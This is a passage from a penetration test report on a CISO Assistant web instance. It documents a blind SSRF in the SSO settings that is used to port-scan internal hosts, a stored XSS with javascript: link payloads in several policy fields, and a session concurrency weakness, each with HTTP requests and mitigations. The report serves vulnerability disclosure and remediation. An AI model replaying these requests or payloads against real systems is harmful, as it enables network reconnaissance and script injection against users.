settings&__superform_json=%5B%7B%22is_enabled%22%3A1%2C%22provider%22%3A2%2C%22provider_id%22%3A1%2C%22provider_name%22%3A3%2C%22client_id%22%3A4%2C%22secret%22%3A-1%2C%22key%22%3A-1%2C%22attribute_mapping_uid%22%3A5%2C%22attribute_mapping_email_verified%22%3A7%2C%22attribute_mapping_email%22%3A9%2C%22idp_entity_id%22%3A12%2C%22metadata_url%22%3A13%2C%22sso_url%22%3A3%2C%22slo_url%22%3A3%2C%22x509cert%22%3A3%2C%22sp_entity_id%22%3A14%2C%22allow_repeat_attribute_name%22%3A1%2C%22allow_single_label_domains%22%3A15%2C%22authn_request_signed%22%3A15%2C%22digest_algorithm%22%3A16%2C%22logout_request_signed%22%3A15%2C%22logo_ut_response_signed%22%3A15%2C%22metadata_signed%22%3A15%2C%22name_id_encrypted%22%3A15%2C%22reject_deprecated_algorithm%22%3A1%2C%22reject_idp_initiated_sso%22%3A1%2C%22signature_algorithm%22%3A16%2C%22want_assertion_encrypted%22%3A15%2C%22want_assertion_signed%22%3A15%2C%22want_attribute_statement%22%3A1%2C%22want_message_signed%22%3A15%2C%22want_name_id%22%3A15%2C%22want_name_id_encrypted%22%3A15%2C%22true%2C%22saml%22%2C%22%22%2C%220%22%2C%5B6%5D%2C%22urn%3Aaosis%3Anames%3Atc%3ASAML%3Aattribute%3Asubject-id%22%2C%5B8%5D%2C%22http%3A%2F%2Fschemas.auth0.com%2Femail_verified%22%2C%5B10%2C11%5D%2C%22urn%3Aoid%3A0.9.2342.19200300.100.1.3%22%2C%22http%3A%2F%2Fschemas.xmlsoap.org%2Fws%2F2005%2F05%2Fidentity%2Fclaims%2Femailaddress%22%2C%22ID%22%2C%22https%3A%2F%2F127.0.0.1%3A8008%2F%22%2C%22ciso-assistant%22%2Cfalse%2C%22http%3A%2F%2Fwww.w3.org%2F2001%2F04%2Fxmldsig-more%23rsa-sha256%22%5D&__superform_id=xyul96
```

Content of the POST variable `superform json.`

```
[
  {
    "is_enabled":1,
    "provider":2,
    "provider_id":-1,
    "provider_name":3,
    "client_id":4,
    "secret":-1,
    "key":-1,
    "attribute_mapping_uid":5,
    "attribute mapping email verified":7,
```

```

    "attribute_mapping_email":9,
    "idp_entity_id":12,
    "metadata_url":13,
    "sso_url":3,
    "slo_url":3,
    "x509cert":3,
    "sp_entity_id":14,
    "allow_repeat_attribute_name":1,
    "allow_single_label_domains":15,
    "authn_request_signed":15,
    "digest_algorithm":16,
    "logout_request_signed":15,
    "logout_response_signed":15,
    "metadata_signed":15,
    "name_id_encrypted":15,
    "reject_deprecated_algorithm":1,
    "reject_idp_initiated_sso":1,
    "signature_algorithm":16,
    "want_assertion_encrypted":15,
    "want_assertion_signed":15,
    "want_attribute_statement":1,
    "want_message_signed":15,
    "want_name_id":15,
    "want_name_id_encrypted":15
  },
  true,
  "saml",
  "",
  "0",
  [
    6
  ],
  "urn:oasis:names:tc:SAML:attribute:subject-id",
  [
    8
  ],
  "http://schemas.auth0.com/email_verified",
  [
    10,
    11
  ],
  "urn:oid:0.9.2342.19200300.100.1.3",
  "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress",
  "ID",
  "https://127.0.0.1:8008/",
  "ciso-assistant",
  false,
  "http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"
]

```

Response (HTTP):

```
HTTP/2 200 OK
Date: Wed, 07 May 2025 15:44:21 GMT
Content-Type: application/json
Content-Length: 1293
Set-Cookie:
flash=%7B%22type%22%3A%22success%22%2C%22message%22%3A%22SSO%20settings%20updated%22%7D;
Max-Age=120; Path=/; Secure; SameSite=Strict
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"type":"success","status":200,"data":[{"form":1},{id:2,valid:3,posted:3,errors:4,data:5},xyu196,true,{}},{is_enabled:3,provider:6,provider_id:-1,provider_name:7,client_id:8,secret:-1,key:-1,attribute_mapping_uid:9,attribute_mapping_email_verified:11,attribute_mapping_email:13,idp_entity_id:16,metadata_url:17,sso_url:7,slo_url:7,x509cert:7,sp_entity_id:18,allow_repeat_attribute_name:3,allow_single_label_domains:19,authn_request_signed:19,digest_algorithm:20,logout_request_signed:19,logout_response_signed:19,metadata_signed:19,name_id_encrypted:19,reject_deprecated_algorithm:3,reject_idp_initiated_sso:3,signature_algorithm:20,want_assertion_encrypted:19,want_assertion_signed:19,want_attribute_statement:3,want_message_signed:19,want_name_id:19,want_name_id_encrypted:19},saml,"","",0",[10],urn:oasis:names:tc:SAML:attribute:subject-id",[12],http://schemas.auth0.com/email_verified",[14,15],urn:oid:0.9.2342.19200300.100.1.3,http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress,ID,https://127.0.0.1:8008/,ciso-assistant,false,http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"]}]}
```

After this modification, issuing a POST request to </api/iam/sso/redirect/> results in a delay of about ten seconds for the response.




Figure 8 – Delay when requesting `localhost:8008` via the SSRF.

When modifying to another port (in this case `localhost:8008`), the delay is inferior to 100 milliseconds.




Figure 9 – Instant response when the metadata URL is configured for an know open port.

This disparity in delay allows to enumerate network (port scanning) of adjacent hosts and their ports by modifying the SSO configuration. If the request is delayed significantly or times out, the port is most likely open, otherwise, it might be closed.

As a result of the implemented patches, it is no longer possible to scan hosts on the internal network except for `127.0.0.1`. The Terraform configuration ensures that pods can reach external services on the internet but are prevented from communicating with internal network resources.

3.1.2.4. Mitigations

To mitigate blind SSRF vulnerabilities, applications should strictly control and validate any user input that can be used to construct URLs or network requests. Whitelisting allows domains and IP addresses, instead of blacklisting, significantly reduces the risk. Additionally, disabling unnecessary outbound network access from application servers and using network segmentation to isolate critical services can limit exposure. Implementing request timeouts and logging unusual outbound connection behavior can also help detect and prevent exploitation attempts based on response timing.

3.1.2.5. References

- <https://portswigger.net/web-security/ssrf>
- <https://blog.quarkslab.com/exploiting-glpi-during-a-red-team-engagement.html>
- [https://owasp.org/Top10/en/A10_2021-Server-Side_Request_Forgery_\(SSRF\)/](https://owasp.org/Top10/en/A10_2021-Server-Side_Request_Forgery_(SSRF)/)
- <https://portswigger.net/web-security/images/server-side%20request%20forgery.svg>

3.1.3. V03 - Cross-Site Scripting (XSS) (the vulnerability has been fixed)

V03 - Cross-Site Scripting (XSS) - Serious	
Affected target(s)	<ul style="list-style-type: none"> CISO assistant instance (https://eager-raccoon-9252.ciso-assistant.net)
Description	Improper handling of untrusted input allows script injection and execution in the browser across multiple contexts.
Recommendations	Validate all input and encode output based on context. Furthermore, apply strong CSP rules to prevent all forms of XSS.
CVSS score	CVSS 3.1: 5.4
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

3.1.3.1. Description of the vulnerability

Cross-Site Scripting (XSS) vulnerabilities occur when untrusted user input is processed by a Web application in a way that allows the injection and execution of malicious JavaScript. A Stored XSS attack occurs when an attacker injects malicious JavaScript which is then permanently stored and executed every time the page is loaded by a victim. In this specific scenario, the attacker embeds a malicious JavaScript code, such as `Click Me` in a `<a>` tag. As the injection occurs in a `<a>` tag, the exploitation requires a user interaction (clicking on the link).

3.1.3.2. Impact of the exploitation

The impact of this type of attack can be severe. When the victim clicks the malicious link, the embedded JavaScript is executed, and the attacker can perform actions such as stealing cookies, session tokens, or sensitive data from the victim. This can also lead to a session hijacking, redirection to malicious sites, or manipulation of the page's content. Since the payload is stored on the server, it will affect any user who clicks the link, making it possible for the attacker to target multiple victims by leaving a single malicious link on the page.

3.1.3.3. Proof of concept and steps to reproduce

This XSS scenario involves a malicious `<a>` tag with an `href="javascript:..."` that opens a new blank tab (`target="_blank"`). When the user clicks the link, the browser executes the JavaScript payload directly in the context of the new tab (which is `about:blank`), but not the original site.

Example: XSS via user interaction (click on `<a>` tag) with `ref_id` and `link` elements

The following HTTP request can be used to inject malicious content that will be executed when clicked.

Request (HTTP):

```
POST /policies/608848e3-0ef1-4489-9e2c-08f5df0dff11/edit HTTP/2
Host: eager-raccoon-9252.ciso-assistant.net
Cookie: token=8de9ab6777f44289dd52a51a3fd1f67305c97810415cad00fdef4eb0b6689235;
allauth_session_token=JUNK
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json
Content-Type: application/x-www-form-urlencoded
X-Sveltekit-Action: true
Content-Length: 982
Origin: https://eager-raccoon-9252.ciso-assistant.net

urlmodel=policies&range-slider=0&__superform_json=...&__superform_id=zbl5io
```

Content of the POST variable `__superform_json`.


```
[{
  "name":1,
  "description":2,
  "ref_id":3,
  "csf_function":4,
  "priority":5,
  "status":6,
  "evidences":7,
  "assets":10,
  "eta":2,
  "start_date":2,
  "expiry_date":2,
  "link":11,
  "effort":2,
  "control_impact":5,
  "cost":2,
  "folder":12,
  "reference_control":2,
  "owner":13,
  "security_exceptions":14,
  "progress_field":15,
  "filtering_labels":16,
  "findings":17
},
"Acceptable encryption policy",
null,
"javascript:alert('AAAA')",
"govern",
1,
"--",
[8, 9],
"ca5ff41d-6dbd-4fa8-bbf9-b116d41e3388",
"cb63cf5e-4a3c-4bea-8142-e9716eca5315",
[],
"javascript:alert('BBBB')",
"7305077a-4d70-4401-9ed6-b82236bc989b",
[],
[],
0,
[],
[]
]
```

Response (HTTP):

```
HTTP/2 200 OK
Date: Mon, 12 May 2025 13:33:58 GMT
Content-Type: application/json
Content-Length: 1383
Set-Cookie: csrftoken=6eeRmA8Wg9WYA1Kp6d0kVYqneBHx0pxcgF82Cak21xIdPlrr8x5WtxoG1RH5a;
Path=/; Secure; SameSite=Lax
Set-Cookie:
flash=%7B%22type%22%3A%22success%22%2C%22message%22%3A%22The%20policy%20object%20has%20be
en%20successfully%20updated%22%7D; Max-Age=120; Path=/; Secure; SameSite=Strict
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"type":"success","status":200,"data":[{"form":1,"id":2,"valid":3,"posted":3,"
errors":4,"data":5,"message":23,"zbl5io",true,{},"name":6,"description":7,"
"ref_id":8,"csf_function":9,"priority":10,"status":11,"evidences":12,"assets":
15,"eta":7,"start_date":7,"expiry_date":7,"link":16,"effort":7,"control_impact
":10,"cost":7,"folder":17,"reference_control":7,"owner":18,"security_exceptions
":19,"progress_field":20,"filtering_labels":21,"findings":22},"Acceptable
encryption policy",null,"javascript:alert('AAAA')","govern",1,"--
",[13,14],"ca5ff41d-6dbd-4fa8-bbf9-b116d41e3388","cb63cf5e-4a3c-4bea-8142-
e9716eca5315",[],["javascript:alert('BBBB')"],"7305077a-4d70-4401-9ed6-
b82236bc989b",[],[],0,[],[],{"object":24},{"id":25,"findings":26,"created_at":27
,"updated_at":28,"name":6,"description":7,"priority":10,"ref_id":8,"category":
29,"csf_function":9,"status":11,"start_date":7,"eta":7,"expiry_date":7,"link
":16,"effort":7,"control_impact":10,"cost":7,"progress_field":20,"is_published":
3,"folder":17,"reference_control":7,"filtering_labels":30,"evidences":31,"asset
s":32,"owner":33,"security_exceptions":34},"608848e3-0ef1-4489-9e2c-
08f5df0dff11",[],"2025-05-06T08:28:52.460000Z","2025-05-
12T13:33:58.649517Z","policy",[],[13,14],[],[],[]}]}
```

This modifies the `ref-id` and `Link` values of the entry.



The screenshot shows a web application interface with a sidebar on the left and a main content area on the right. The sidebar contains a navigation menu with categories like OVERVIEW, INSIGHTS, ORGANIZATION, CATALOG, OPERATIONS, GOVERNANCE, RISK, COMPLIANCE, THIRD PARTIES, PRIVACY, and EXTRA. The main content area displays a table of applied controls. The table has columns for various attributes: Domain, Reference control, Priority, Category, CSF Function, Effort, Impact, Cost, Labels, Assigned to, Exceptions, Created at, Updated at, Name, Description, Reference ID, Status, ETA, Expiry date, Link, and Progress. The 'Link' attribute for the control 'Enable multi AZ on cloud services' is highlighted with a red box and contains the malicious JavaScript code `javascript:alert(1)`.

Attribute	Value
Domain	DEMO
Reference control	--
Priority	--
Category	--
CSF Function	Protect
Effort	--
Impact	--
Cost	--
Labels	--
Assigned to	--
Exceptions	--
Created at	5/6/2025, 10:28:52 AM
Updated at	5/6/2025, 3:54:28 PM
Name	Enable multi AZ on cloud services
Description	--
Reference ID	--
Status	In progress
ETA	--
Expiry date	--
Link	<code>javascript:alert(1)</code>
Progress	0

Figure 10 – Malicious JavaScript inserted into the Link attribute of an Applied Control

When clicked with middle-click the JavaScript payload is executed.




Figure 11 – JavaScript payload is executed.

Note that this vulnerability can also be triggered by creating a new policy rather than modifying an existing one.




Figure 12 - JavaScript injected into various fields.

The fields detected as injectable are the following:

- name
- description
- ref_id
- link

3.1.3.4. Mitigations

To prevent such an attack, it's essential to sanitize and validate all user-generated content, ensuring that no executable code can be injected through elements like links. Additionally, escaping output correctly prevents JavaScript from being executed when rendered in HTML. A Content Security Policy (CSP) can further help by restricting the execution of inline scripts or JavaScript within links, blocking the execution of malicious code in unexpected places.

3.1.4. V05 - Insecure Session Management (Session Concurrency Issue) (known and accepted risk)

V05 - Insecure Session Management (Session Concurrency Issue) - Low	
Affected target(s)	<ul style="list-style-type: none"> CISO assistant instance (https://eager-raccoon-9252.ciso-assistant.net)
Description	Multiple concurrent user sessions are allowed without restriction or notification, creating a session management weakness.
Recommendations	Limit or monitor concurrent sessions and enforce secure session lifecycle practices to reduce exposure to unauthorized access.
CVSS score	CVSS 3.1: 3.1
CVSS Link	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N

3.1.4.1. Description of the vulnerability

The application fails to properly manage user session concurrency, allowing multiple active sessions for a single user account without restriction or user awareness. This behavior may occur when sessions are not invalidated on new login or when no controls are in place to detect and prevent simultaneous login from different devices or locations.

When *User A* logs into *Account X*, a session is created. Later, *User B* also logs into *Account X* (possibly from another device or location), however *User A* is not logged out, and both sessions remain active simultaneously. This means multiple active sessions are allowed for the same user account without any restrictions or user awareness.

3.1.4.2. Impact of the exploitation

This behavior introduces several security concerns. It allows account sharing, where users can distribute credentials to bypass licensing or usage restrictions, undermining the integrity of the service. More critically, it exposes users to session hijacking risks. If an attacker manages to obtain login credentials, they can access the account while the legitimate user remains unaware of their presence. The absence of any session termination or notification mechanism prevents users from detecting unauthorized access. This also poses compliance issues for applications handling sensitive data, where strict session control is often a regulatory requirement.

